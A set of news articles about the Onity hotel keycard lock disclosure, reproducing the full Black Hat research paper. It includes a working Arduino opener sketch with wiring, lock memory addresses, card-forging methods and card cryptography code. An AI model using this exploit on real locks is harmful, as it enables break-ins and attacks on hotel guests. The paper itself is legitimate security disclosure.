Lock picking hotel rooms

At the Black Hat security conference, a hacker picked Onity hotel keycard locks in less time than it takes to blink. These locks are in about 22,000 hotels worldwide, leaving about four million vulnerable to hacking. Matthew Jakubowski and some hackerspace pals took a 'boring' black pen and built a cool, very small prototype they dubbed 'James Bond's dry erase marker: the hotel pentest pen.' Push the pen into the DC port on the underside of the hotel keycard lock and it instantly pops the lock open.

you'll be happy to know that for about $30 you can now build a pen-sized device that looks like a dry erase marker...but it will open about four to five million hotel keycard locks.

Let's back up a second to the Black Hat security conference, where Cody Brocious showed just how easily he could pick a hotel keycard lock in less time than it takes to blink. Onity boasts that its locks secure rooms in about 22,000 hotels worldwide, but Brocious said it's "stupidly simple" to hack them. He added, "It wouldn't surprise me if a thousand other people have found this same vulnerability and sold it to other governments. An intern at the NSA could find this in five minutes." To exploit the lock, Brocious plugged an Arduino microcontroller into the DC power port located underneath the keycard lock. He discovered he could read the 32-bit key stored in the lock's memory location and was able to spoof the type of portable programming device used by hotels to set master keys.

Inspired by Brocious, and his detailed description of how the hack works, a trio of hackers set out to make a smaller version of the lock-picking device. Matthew Jakubowski, a penetration tester and security researcher with the Trustwave SpiderLabs, and two fellow hackerspace hackers, Josh Krueger and Jordan Bunker, took an otherwise 'boring' black pen and built a working prototype. Their creation was dubbed "James Bond's dry erase marker: the hotel pentest pen." Push the pen into the DC port on the underside of the hotel keycard lock and it instantly pops the lock open.

Jakubowski wrote, "I already had the door lock from a previous eBay purchase that I may or may not fully remember. The next step was getting an Arduino. This part wasn't too hard either since every hacker and their grandmother should have about 50 of these" lying around. He provided a complete list of parts and a diagram so you can "create your own hotel door opener pen."

"I guess we wanted to show that this sort of attack can happen with a very small, concealable device," Jakubowski told Forbes. "Someone using this could be searched and even then it wouldn't be obvious that this isn't just a pen." With about $30 worth of hardware, it only took the trio about eight hours to build the inconspicuous lock-picking pen.

Brocious wanted Onity to step up and fix the lock security vulnerability. On July 25, Onity wrote about the Black Hat lock hack and said it "places the highest priority on the safety and security provided by its products." It was "developing a firmware upgrade for the affected lock-type. The upgrade will be made available after thorough testing to address any potential security concerns."

On August 13, the company responded by suggesting a free patch in the form of a plug to stuff into the DC port "to prevent a device emulating a portable programmer from hacking the lock." Yet the other half of implementing a "two-tiered approach" involved charging customers a "nominal fee" for upgradable control boards, as well as charging for "shipping, handling and labor costs for installation." Property owners with older lock models that didn't have an upgradable control board were offered "special pricing programs" to "help reduce the impact to upgrade." Carrying the cost over to its customers does not encourage hotels to fix the insecure-by-design locks. After that controversial solution, the company then deleted the post and replaced the statement with contact information for its hotel customers. Here's a screenshot of Onity's original post about the security vulnerability.

Other hackers, also inspired by Brocious, have developed their own devices to pick Onity locks. However, the James Bond lock-picking pen seems to be the smallest and perhaps the coolest yet.

Black Hat: Hotel keycard lock picking in less time than it takes to blink

Las Vegas -- If you are currently in Las Vegas for the Black Hat or Def Con security conferences, or any hotel for that matter, when you closed and locked your hotel door, heard it click, then you probably believed that you secured your hotel room. Eeenk! It, and four to five million other Onity keycard-protected hotel rooms, can be hacked with open-source hardware costing about $20. What's more, any hacker, thief, stalker . . . or someone from the government, only needs *200 milliseconds* for such untraceable access.

Tuesday night at the Black Hat security conference, Cody Brocious, a Mozilla software developer, presented My Arduino can beat up your hotel room lock. “I plug it in, power it up, and the lock opens,” Brocious said. Onity locks have a DC power port under the keycard lock, so Brocious plugged his Arduino microcontroller into that port and was able to read the 32-bit key stored in the lock’s memory location. There’s no easy fix either, short of Onity physically changing every single lock as the lock is *insecure by design*.

Need another reason to care about this hack? How about privacy *and* security? “With how stupidly simple this is, it wouldn’t surprise me if a thousand other people have found this same vulnerability and sold it to other governments,” Brocious told Forbes. “An intern at the NSA could find this in five minutes.”

Brocious explained in his Black Hat research paper:

While there are a number of special cards, the most important ones for this discussion are the programming card and spare card. When a programming card is introduced into a door followed by a spare card, the spare card becomes the guest card for the door.

Programming cards and spare cards are generally created in case of encoder failure, so that guests can continue to check into the hotel when normal keycards cannot be made. However, they introduce a new risk in that if programming cards can be created, any door in the hotel can be entered.

It should be noted that while programming cards are encrypted with the sitecode of the property, much like any other card, the spare cards are not encrypted whatsoever and simply contain an incrementing value.

You don’t need the big bucks to exploit this vulnerability; it’s low budget lock picking as the hardware only costs about “$20 or less from Radioshack.” There’s no firmware upgrade, so until Onity takes action by changing these insecure-by-design locks, anyone can pull off this high-tech hack in about 200 milliseconds which is less time than it takes to blink. It does not work on all keycard locks, but Onity better get on it and fix it. While Brocious doesn't intend to take it further and figure out how to make it work on all hotel keycard locks, that doesn't mean someone else won't or doesn't already know how.

Brocious suggested possible fixes so the next round of Onity locks will hopefully not be so easy to exploit for voila instant hotel room access. You can read more about this hack since Brocious has posted his research paper and slides [PDF]. “Happy hacking,” he said.

Introduction

In this paper we will discuss the design and inner workings of the Onity HT lock system for hotels. Approximately ten million Onity HT locks are installed in hotels worldwide. This accounts for over half of all the installed hotel locks and can be found in approximately a third of all hotels.

We hope to reveal unique insight into the way the Onity HT system works and detail various vulnerabilities therein.

How the Onity lock system is designed

There are several parts to the Onity lock system:

- Encoder: This is the device which makes the keycards, but it also stores all the property information (e.g. room listings, time tables, etc) and is used to load the portable programmer.
- Portable programmer (or PP): Programs the lock with guest code key values, master codes, time tables, and other information.
- Lock: In our context, we're primarily concerned with the actual circuit board that performs the locking logic for doors. There are multiple lock configurations, e.g. exterior doors and guest room doors, but we'll be talking mostly about guest room locks.

We are primarily concerned with the PP and the lock, though the encoder plays an important role in the system as it handles cryptography on cards.

Important concepts

Sitecode

This is a 32-bit code randomly assigned by Onity. It uniquely identifies a hotel property and is the key to the security of the entire system. The sitecode is used for encrypting/decrypting cards, programming the locks, and opening the locks.

For this reason, the sitecode is not ordinarily exposed to anyone, even property owners.

Code key values

Code key values consist of 24 bits of data and are used to gain entry to locks. A lock contains a guest code key value and generally one or more master code key values.

Rather than programming the lock anew for every guest or when master keycards need to be made, a concept called 'card cycling' is used. The lock is programmed with a lookahead value, generally 50, which determines how far ahead of the lock a keycard can be and still function. If a guest card with a code key value of 123 is used in a door with a code key value of 100, the lookahead value needs to be at least 23 for that card to be valid. When a valid card is introduced to the lock, the lock's code key value is moved up to the value on the card. This allows the lock to automatically invalidate old cards when new ones are used.

Note that the lookahead value effectively reduces the keyspace of the code key value. A 24-bit code key value has 16.7 million unique values, but this is divided by the lookahead plus one, as any card in that range will be valid. Thus if you have a lookahead of 50 (standard), the keyspace is reduced to only 328965 values. With the lookahead set to the maximum, 255, the keyspace is reduced to only 65536 values. While this means that, even in the worst case, you would need to try 32768 cards in a door on average to open it, this introduces another problem.

If two doors happen to be close enough in code key value that their lookahead values overlap, it's possible that a legitimate guest card intended for one door can open another door at the same property. When the doors are assigned initial code key values, these are separated by 1000 to make this less likely. However, all doors are not created equally in a hotel; it's very likely that certain rooms will see higher turnover than others, leading to a situation where the code key values are likely to overlap.

Ident values

Each card contains a 16-bit ident value. In a guest card, this specifies two things: which door the card is intended for and which copy the card is. In a master card, rather than specifying the door the card is intended for, it specifies the staff member the card is intended for.

When checking into a hotel you will generally have the option to ask for more than one keycard for your room; these are copies. Taking the ident value modulus 6 will give you the copy number. A zero means it's the original card, one to four are uniquely numbered copies, and five means any copy five or above. The doors are spaced out accordingly in the database to allow for the copy 'field'.

The important thing to note is that the lock does *not* know what its own ident value is. The ident value is purely used to identify cards, if they're read using the encoder, and is stored in the audit log for the lock.

Audit log

Also known as the openings report, this is a log containing information such as which cards are used to access the lock (by the ident value), use of the open function on the PP, and the introduction of new guest keycards. Each entry is a 16-bit ident (or fake ident value in the case of special events like the open function being used) followed by a 16 bit timestamp.

Special cards

While there are a number of special cards, the most important ones for this discussion are the programming card and spare card. When a programming card is introduced into a door followed by a spare card, the spare card becomes the guest card for the door.

Programming cards and spare cards are generally created in case of encoder failure, so that guests can continue to check into the hotel when normal keycards cannot be made. However, they introduce a new risk in that if programming cards can be created, any door in the hotel can be entered.

It should be noted that while programming cards are encrypted with the sitecode of the property, much like any other card, the spare cards are not encrypted whatsoever and simply contain an incrementing value.

Narrative

To tie things together a bit, it's useful to look at the way the system is used in the general case. What follows is a general narrative on the lock system of a hotel.

Setup

Upon setup of the encoder by Onity, the doors in the property are loaded into the database along with their assigned ident value and initial code key value. Hotel staff will then load the door data into the portable programmer using the encoder. When the locks are installed in the property, they're initialized using the portable programmer with the proper code key values and masters. This is also performed when the batteries in a lock are replaced, which causes the memory to be lost.

Guest checkin

When a guest checks into a hotel, the first step in the Onity system is to create one or more keycards. The room name/number is entered into the encoder, followed by the number of nights of the stay (for expiration purposes) and the number of cards to make. Cards are inserted in order and encoded with the proper data for the room.

Once the guest inserts their card in the lock for the first time, several things happen:

1. The padding bits on the card are validated and the lock immediately rejects it if these are malformed
2. The card is decrypted using the sitecode on the lock
3. The checksum on the card is validated and the lock rejects the card if it does not match
4. The expiration date is checked along with flags and the shift that the card is for, rejecting the card if it's not within the valid times
5. Finally, the code key value is checked and the lock opens if it is within the lookahead range

What is on a hotel keycard

While some pieces of the keycard have been discussed previously, the following is a complete breakdown of its structure:

- 16-bit ident value
- 8-bit flags byte
- 16-bit expiration date
- 8-bit authorizations byte (not relevant to this discussion)
- 24-bit unknown (zeros)
- 24-bit code key value

This is then encrypted with the property's sitecode and stored in track 3 of a standard magstripe card. Code for the crypto algorithm is in appendix B of this paper.

Lock communications

Communications with the lock take place over a bidirectional single-wire protocol. On the bottom of the lock, on the outside of the door, there is a DC barrel connector, more commonly used for power. This carries data on one wire and ground on the other.

On top of this is the high-level protocol enabling the reading of memory and opening the lock. There are several other functions performed by the portable programmer which are not documented within as they're not relevant to the vulnerabilities outlined in this paper and are not required for an opener device.

Wire protocol

Basic concept

We'll refer to the device communicating with the lock as the "master", which drives all communications.

The line idles high at 3.3v via a pull-up resistor. Both the master and lock communicate by pulling the line low (grounding) for specific periods of time, called a pulse. The communication happens in bursts we'll call "groups", in which the master sends 20 microsecond sync pulses with 200 microseconds between them (edge to edge). The actual communication happens between these sync pulses; if a data pulse of 12 microseconds occurs between these sync pulses, the device is communicating a one bit. The absence of a data pulse is considered to be a zero bit.

The important thing to note here is that while either the master or lock can communicate in data pulses, the sync pulses are always generated by the master.

Group structure

As noted above, groups consist of repeated sync pulses with data pulses between them (or not). It should be noted that all groups have a trailing sync pulse which no data pulse will follow.

Groups should be separated by no less than 500 microseconds, according to experimental results; the standard timing is 2700 microseconds.

To send data from the master to the lock, there's no need for a preamble; rather you begin sending the groups in order. However, because the lock cannot generate its own sync pulses, it must signify to the master that it wishes to send. It does this by pulling the line low for 120 microseconds when the line is otherwise idle. Once the lock does that, the master should start generating sync pulses and watching for the lock's data pulses.

High level protocol

Below are details on the relevant high-level commands. Note: when referring to 'bytes', we mean 8 bits sent least-significant bit first.

A note on checksums

Each high-level command seems to have its own "checksum" values, really just values XORed with themselves and a constant that's specific to the command. It is unknown where these constants come from or if they are simply random hard-coded values intended to make the protocol more complex.

Read command

The read command takes a 16-bit memory address and returns 16 bytes of memory from that address. This means that if you read from address 0 and then from address 1, you'll see 15 bytes of overlap; generally you'll want to read in non-overlapping 16-byte rows at a time.

The read command takes the form of a single group: 0000000000000000000000000000000000000000010100011111AAAAAAAA1BBBBBBBB1CCCCCCCC. The A byte is the high 8 bits of the memory address to read, B is the low 8 bits. The C byte is a checksum derived by performing A ^ B ^ 0x1D.

Once this has been sent, the lock will signal for send and communicates a group of 165 bits. There are 13 beginning bits of unknown utility, followed by 16 9-bit bytes (each is followed by a 1 bit), followed by 8 bits which are assumed to be a checksum (as per usual in this protocol).

Open command

The open command takes a 32-bit sitecode and -- assuming it matches what's stored in the lock -- causes the lock to immediately open.

The open command takes the form of a few groups. They are listed here in order:

- 0000000000000000000000000000000000000000010100010011AAAAAAAA1BBBBBBBB1CCCCCCCC1DDDDDDDD1SSSSSSSS0000000000000000000000000000000000000000000000000000000000000
- 0000000000000000000000000000000000000000000000000000
- 0000000000000000000000000000000000000000000000000000
- 0000000000000000000000000000000000000000000000000000
- 0000000000000000000000000000000000000000000000000000
- 0000000000000000000000000000000000000000000000000000
- 0000000000000000000000000000000000000000000000000000
- 0000000000000000000000000000000000000000000000000000
- 0000000000000000000000000000000000000000000000000000
- 0000000000000000000000000000000000000000000000000000
- 0000000000000000000000000000000000000000000000000000
- 0000000000000000000000000000000000000000010011010111100101O

The A, B, C, and D bytes are the first, second, third, and fourth bytes of the sitecode, respectively. The S byte is a checksum, computed by performing A ^ B ^ C ^ D ^ 0xDD.

The lock will send no response regardless of success or failure in this case, but rather will simply open if the sitecode is correct.

Lock memory

With the previously detailed information about the lock communication protocol, we have the ability to read all of memory and then open the lock given the sitecode. However, you must know the memory address at which the sitecode is located.

Below are a few key memory addresses for the standard guest room lock. Others, such as wall readers (commonly used on exterior doors for hotels) may have slightly different memory maps.

- Sitecode: 4 bytes at 0x114
- Programming card code: 3 bytes at 0x124
- Code keys: 0x412C

The code keys address contains a series of different values. The first is the guest value of 3 bytes followed by an 0x00 byte. Following that, you have a number of master codes. These are each 3 bytes and are followed by an 0x80 byte if it's a valid master, otherwise an 0xFF byte; the last entry (with the 0xFF following it) is always invalid.

Card crypto

As previously mentioned, the cryptography on key cards is done using the sitecode as a key. The algorithm is currently thought to be custom and was not public until the release of this paper. It has not been documented properly, but a Python implementation is available in appendix B.

Research into the flaws of the algorithm is ongoing, but given the small keyspace (only 32 bits) and the known plaintext present, it's possible to simply brute force it.

Vulnerabilities

While there has been a lot of information here about the inner workings of the Onity lock system, it's difficult to understand how this all comes together.

Open function

Given the ability to read the memory of the lock, and knowledge of the location of the sitecode in memory, it's trivial to read the sitecode and then send that in the opening command. This gives instant access to the door and will merely show in the audit log as the opening function of the PP having been used.

This can be done in under a quarter of a second, and a device implementing such an attack is detailed in appendix A.

Master card creation

Because of the ability to read the memory of the lock, we can likewise read the master code key values out of the lock and then produce our own master keycards. These will behave identically to those given to staff members, and will gain entry to any door containing that master code.

This does not mean necessarily that a single card will work for every door, of course, because masters could be split among a property. For instance, a hotel may configure the masters such that there are three master types, with a housekeeping group each assigned to one of these. In such a configuration, gaining access to one of these master keys will only get you access to a third of the property.

Programming card creation

With access to the memory, we are able to get the sitecode and programming card code for the property. With these, we are able to create a programming card which will work for every lock. Creating a spare card requires no knowledge of the property or locks whatsoever and can be done ahead of time.

After using the programming card on the door, simply introduce the spare card and the lock will open. In the future, it's possible to simply use that spare card again and gain access perpetually, at least until a new guest card is introduced.

Spare card manipulation

Due to the lack of crypto and the fact that spare cards are created incrementally, it's possible to manipulate spare card values to gain access to another room.

Take the case of a hotel where the encoder is out of service and guests are being checked in manually by staff, using spare cards. If you are given a spare card with the value 1234, you could change this to 1233 or 1235 and attempt to access doors. Due to the incremental nature of the card, it's highly likely that this will allow entry to a door at the property, though determining which door it will open would be roughly impossible without other knowledge.

Basic cryptography breaks

Given the small keyspace and the lack of real cryptography on the keycards, there are a couple of simple attacks that can be performed. As mentioned later, there is still much more work that can and should be done to analyze the cryptography further.

As a consequence of the way cards are encrypted, only a small part of the sitecode is used for each byte and this can be used in conjunction with known relationships to determine the sitecode. For instance, if you check into a hotel room and get two keycards, the only thing that will differ between these are a single bit of the ident field. Likewise, if you know the expiration dates for multiple cards, you can use the differences between those as a guide.

This work is only very cursory and not performed by a cryptanalyst, and much more work needs to be performed in the future. Needless to say, the cryptography involved is by no means secure and should not be trusted, being built from scratch and kept private for over a decade and given the 32-bit keyspace.

Framing hotel staff for murder

Given the ability to read the complete memory of the lock, it is possible to gain access to the master key card codes. With these -- in combination with the sitecode for encryption -- it is possible to create master cards which will gain access to locks at the property.

Let's look at a hypothetical situation:

- An attacker uses the beforementioned vulnerabilities to read the memory of the lock
- Attacker uses the sitecode and master key card codes to generate one or more master cards
- Attacker uses a master card to enter a room
- Attacker murders the victim in the room
- Attacker escapes

During the course of investigation, it's quite possible that the criminal investigators may look at the audit report for the lock, to see who entered the door at what time. Upon doing so, they will see a specific member of the staff (as the key cards are uniquely identified in the ident field) using a master key card to gain access to the room near the time of death.

Such circumstantial evidence, placing a staff member in the room at the time of death, could be damning in a murder trial, and at least would make that staff member a prime suspect. While other factors (e.g. closed circuit cameras, eyewitnesses, etc) could be used to support the staff member's case, there's no way we can know whether or not the audit report is false.

Conclusion

In this paper, we have shown attacks against every level of the security the Onity hotel lock is intended to provide.

- The lock communication port is unauthenticated and enables direct memory access, which allows arbitrary reading of memory. Combined with basic knowledge of the system, this can allow an attacker to open doors directly, create master keys, and create programming cards for whole properties.
- The cryptography used on key cards is inherently flawed and uses too small a keyspace, making even the most trivial brute-force attacks viable. Future work on this end may further compromise the cryptographic side of the system.
- The audit report, long considered to be a secure record of the lock's use, is shown to be deceptive due to the ability to create keys from memory. Future work in the lock communication protocol to enable memory writes would allow the audit report to be directly modified.

While we have no direct mitigations for these vulnerabilities, their systemic nature leads us to highly recommend against the use of Onity locks until such a time as these vulnerabilities are adequately dealt with.

For guests staying in any hotel, we recommend the use of door chains or latches whenever possible to add an extra layer of protection. As the deadbolt on electronic locks is able to be disengaged by the lock mechanism, it provides protection only against physical attacks.

Disclosure

Given the obviousness of these vulnerabilities (outside of the obscure protocols used), their impact, and the difficulty of mitigating them, the decision to make this information public has not been an easy one. While it's unlikely we'll ever know for sure, we must suspect that concerns were raised inside of Onity about these issues, given the ten-plus years that these locks have been in development and on the market.

However, after much consideration it was decided that the potential short-term effects of this disclosure are outweighed by the long-term damage that could be done to hotels and the general public if the information was held by a select few.

Future work

There are many possibilities for future work here, which can be split into the following categories.

Cryptography

The algorithm as implemented currently is perhaps not optimal for analysis. Documentation on the algorithm, beyond a simple implementation, would be helpful to expose it to cryptographers.

It is suspected to be a custom algorithm, but it may be something off-the-shelf or perhaps a modified version of an existing algorithm.

Protocol reversing

It is thought to be possible to write memory on the lock, much as it's possible to read it, and that the portable programmer in fact does this. Through analysis of the communication that the portable programmer performs, it should be possible to determine the format of the write command.

Lock memory mapping

Only a few parts of the lock's memory space are known, and only for guest room doors. By programming various locks with specific values or putting it in various states, it should be possible to determine the complete memory map for all the Onity locks.

Determine if the existing work is applicable to CT locks

It is our suspicion that the protocol used for Onity's commercial (CT) locks is similar, if not identical, to that used for their hotel locks. As such, it should be possible to perform similar analysis and attacks on the CT locks.

Appendix A: Opening device

This appendix details building and programming an opening device based on the Arduino platform.

Caveats

There is a bug with the implementation of this device which prevents it working on some locks. At the moment this is believed to be a timing bug, which leads to the first bit of each byte being corrupted, but this is not certain.

In addition, possession of this device may be illegal under lock pick laws in certain jurisdictions; consult a lawyer prior to constructing an opening device. Use of this device to gain access to areas where you would not normally have access may be illegal. No warranty is given for this device and no liability will be accepted; you're on your own.

Hardware setup

Required hardware:

- Arduino Mega 128
- 5.6k resistor
- DC (coaxial) barrel connector, 5mm outer diameter, 2.1mm inner diameter

Attach the resistor from 3.3v power on the Arduino to digital IO pin 3. Attach digital IO pin 3 to the inner contact on the DC connector. Attach ground from the Arduino to the outer contact on the DC connector.

Sketch

Below is the complete Arduino sketch. When connected to the lock, it will immediately open the lock.

```
#define CONSERVATIVE

int ioPin = 3;
#define BUFSIZE 200
unsigned char buf[BUFSIZE];

#define pullLow() pinMode(ioPin, OUTPUT)
```

```
#define pullHigh() pinMode(ioPin, INPUT)

unsigned char dbits[] = { 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
0, 0, 0, 0, 0, 0, 0, 0, 0, 1, 0, 1, 0, 0, 0, 1, 1, 1, 1, 1, 0, 0, 0, 0, 0, 0, 0, 1, 0, 0, 0, 0, 1, 0, 0, 0, 1, 0, 0, 1, 1, 0, 0,
0, 0};

unsigned char bits[][144] = {
 {
   0, 0, 0, 0, 0, 0, 0, 0,
   0, 0, 0, 0, 0, 0, 0, 0,
   0, 0, 0, 0, 0, 0, 0, 0,
   0, 0, 0, 0, 0, 0, 0, 0,
   0, 0, 0, 0, 0, 0, 0, 0,
   1, 0, 1, 0, 0, 0, 1, 0,
   0, 1,

   1, 0, 0, 0, 1, 0, 0, 0, 1,
   1, 0, 1, 0, 0, 1, 0, 1, 1,
   1, 1, 0, 0, 0, 0, 1, 1, 1,
   0, 0, 0, 1, 1, 1, 0, 1, 1,

   1, 1, 1, 1, 1, 1, 1, 1,
   0, 0,
   0, 0, 0, 0, 0, 0, 0, 0,
   0, 0, 0, 0, 0, 0, 0, 0,
   0, 0, 0, 0, 0, 0, 0, 0,
   0, 0, 0, 0, 0, 0, 0, 0,
   0, 0, 0, 0, 0, 0, 0, 0,
   0, 0, 0, 0, 0, 0, 0, 0
 },
 {0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
0, 0, 0, 0, 0, 0, 0, 0},
 {0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
0, 0, 0, 0, 0, 0, 0, 0},
 {0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
0, 0, 0, 0, 0, 0, 0, 0},
 {0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
0, 0, 0, 0, 0, 0, 0, 0},
 {0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
0, 0, 0, 0, 0, 0, 0, 0},
 {0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
0, 0, 0, 0, 0, 0, 0, 0},
 {0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
0, 0, 0, 0, 0, 0, 0, 0},
 {0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
0, 0, 0, 0, 0, 0, 0, 0},
 {0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
0, 0, 0, 0, 0, 0, 0, 0},
 {0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 1,
0, 0, 1, 1, 0, 1, 0, 1, 1, 1, 1, 0, 0, 1, 0, 1, 0}
};

unsigned char bval;

void wentLow() {
 bval = 1;
}
```

```
void setup() {
}

bool open() {
  pinMode(ioPin, OUTPUT);
  digitalWrite(ioPin, LOW);
  pinMode(ioPin, INPUT);
  digitalWrite(ioPin, LOW);

  for(int i = 0; i < sizeof(dbits); ++i) {
    if(dbits[i] == 0) {
      pullLow();
      delayMicroseconds(16);
      pullHigh();
      delayMicroseconds(190);
    } else {
      pullLow();
      delayMicroseconds(16);
      pullHigh();
      delayMicroseconds(56);
      pullLow();
      delayMicroseconds(16);
      pullHigh();
      delayMicroseconds(112);
    }
  }

  pullLow();
  delayMicroseconds(16);
  pullHigh();

  bval = 0;
  attachInterrupt(1, wentLow, FALLING);

  unsigned int i = 0;
  while(digitalRead(ioPin) == HIGH && i++ < 32767) {}
  if(i == 32767)
    return false;

  delayMicroseconds(20);
  for(int i = 0; i < 164; ++i) {
    buf[i] = 0;
    pullLow();
    delayMicroseconds(8);
    pullHigh();
    bval = 0;
    delayMicroseconds(184);
    buf[i] = bval;
  }

  for(int i = 0; i < 32+3; ++i)
    bits[0][50+i] = buf[22+i];

  for(int i = 0; i < 8; ++i)
    bits[0][86+i] = bits[0][50+i] ^ bits[0][50+9+i] ^ bits[0][50+18+i] ^ bits[0][50+27+i];
  bits[0][86] ^= 1;
```

```
  bits[0][87] ^= 0;
  bits[0][88] ^= 1;
  bits[0][89] ^= 1;
  bits[0][90] ^= 1;
  bits[0][91] ^= 0;
  bits[0][92] ^= 1;
  bits[0][93] ^= 1;

#ifdef CONSERVATIVE
  delay(100);
#endif
  for(int j = 0; j < 11; ++j) {
    for(int i = 0; i < sizeof(bits[j]); ++i) {
      if(bits[j][i] == 0) {
        pullLow();
        delayMicroseconds(16);
        pullHigh();
        delayMicroseconds(190);
      } else {
        pullLow();
        delayMicroseconds(16);
        pullHigh();
        delayMicroseconds(56);
        pullLow();
        delayMicroseconds(16);
        pullHigh();
        delayMicroseconds(112);
      }
    }
#ifdef CONSERVATIVE
    delayMicroseconds(2700);
#else
    delayMicroseconds(500);
#endif
  }
  return true;
}

void loop() {
    open();
}
```

Appendix B: Card cryptography

Below is a Python implementation of the card crypto. The functions encryptCard and decryptCard are what should be used for the majority of tasks; both take a sitecode and card buffer encoded as hex and return a hex-encoded buffer.

```
def fromhex(data):
    return [int(data[i:i+2], 16) for i in range(0, len(data), 2)]

def checksum(data):
    return chr(reduce(
            lambda a, b: a^(0xFF^ord(b)),
            data,
            (0xFF, 0)[len(data) % 2]
```

```
        ))

def encrypt(key, buffer):
    def rotateRight(x, count):
        buffer[x] = ((buffer[x] << (8-count)) | (buffer[x] >> count)) & 0xFF
    def rotateLeft(x, count):
        buffer[x] = ((buffer[x] << count) | (buffer[x] >> (8-count))) & 0xFF
    def mixup(value, a, b):
        mask = (value ^ (value >> 4)) & 0xF

        twiddles = (
            ((0, 2, 1, 3, 0xFF), (0, 3, 2, 0, 0xFF)),
            ((1, 4, 2, 1, 0xFF), (1, 1, 2, 2, 0x00)),
            ((1, 2, 3, 2, 0xFF), (0, 2, 1, 3, 0x00)),
            ((1, 2, 1, 0, 0x00), (0, 3, 2, 1, 0xFF))
          )
        mr = a, b

        for i in range(4):
            twiddle = twiddles[i][mask >> (3-i) & 1]
            rotateRight(a, twiddle[1])
            rotateLeft (b, twiddle[2])
            buffer[mr[twiddle[0]]] ^= twiddle[4] ^ buffer[mr[1-twiddle[0]]] ^ key[twiddle[3]]

    mixup(buffer[2], 0, 1)
    mixup(buffer[0], 2, 1)
    mixup(buffer[1], 0, 2)

    for j in range(len(buffer)-2):
        mask = reduce(int.__xor__, buffer[:j] + buffer[j+3:])
        mixup(mask, j+1, j+2)

    return buffer

def encryptCard(sitecode, card):
    size = 0x88 + len(card) * 4
    data = chr(size) + ''.join(map(chr, encrypt(fromhex(sitecode), fromhex(card))))
    return data + checksum(data)

def decrypt(key, buffer):
    def rotateRight(x, count):
        buffer[x] = ((buffer[x] << (8-count)) | (buffer[x] >> count)) & 0xFF
    def rotateLeft(x, count):
        buffer[x] = ((buffer[x] << count) | (buffer[x] >> (8-count))) & 0xFF
    def mixdown(value, a, b):
        mask = (value ^ (value >> 4)) & 0xF

        twiddles = (
            ((0, 2, 1, 3, 0xFF), (0, 3, 2, 0, 0xFF)),
            ((1, 4, 2, 1, 0xFF), (1, 1, 2, 2, 0x00)),
            ((1, 2, 3, 2, 0xFF), (0, 2, 1, 3, 0x00)),
            ((1, 2, 1, 0, 0x00), (0, 3, 2, 1, 0xFF))
          )
        mr = a, b

        for i in range(3, -1, -1):
            twiddle = twiddles[i][mask >> (3-i) & 1]
```

```
            buffer[mr[twiddle[0]]] ^= twiddle[4] ^ buffer[mr[1-twiddle[0]]] ^ key[twiddle[3]]
            rotateLeft (a, twiddle[1])
            rotateRight(b, twiddle[2])

    for j in range(len(buffer)-3, -1, -1):
        mask = reduce(int.__xor__, buffer[:j] + buffer[j+3:])
        mixdown(mask, j+1, j+2)

    mixdown(buffer[1], 0, 2)
    mixdown(buffer[0], 2, 1)
    mixdown(buffer[2], 0, 1)

    return buffer

def decryptCard(sitecode, card):
    card = fromhex(card)
    data = card[1:-1]
    return ''.join('%02X' % x for x in decrypt(fromhex(sitecode), data))
```

James Bond's Dry Erase Marker: The Hotel PenTest Pen

You may have seen the talk and demonstration by Cody Brocious that allows him to open an Onity hotel room door lock with an Arduino, which is totally James Bond. However, wouldn't it be even better if someone was able to get it down to the size of a marker or pen? Working as a pentester for Trustwave SpiderLabs, I have access to many different pens, I have blue pens, red pens, green pens, and even the normal boring black pens. Most of these write just fine, and I sometimes wonder why I'm getting paid to test them, but I digress. While the initial idea was to get everything working inside a pen, it quickly became apparent that we wouldn't be able to do it right away. So instead we opted to get it inside of a dry erase marker.

I'm not going to get into the technical details of how this hack works, or why it works. Cody does a great job on his own site over at http://demoseen.com/bhpaper.html. So if you have any questions about the hack itself or the details, it is best to ask him, as he is the one who discovered this. I only made the device smaller. :)

Now that we have our goal, we needed to gather supplies. In order to build and test all of this yourself you will need the following:

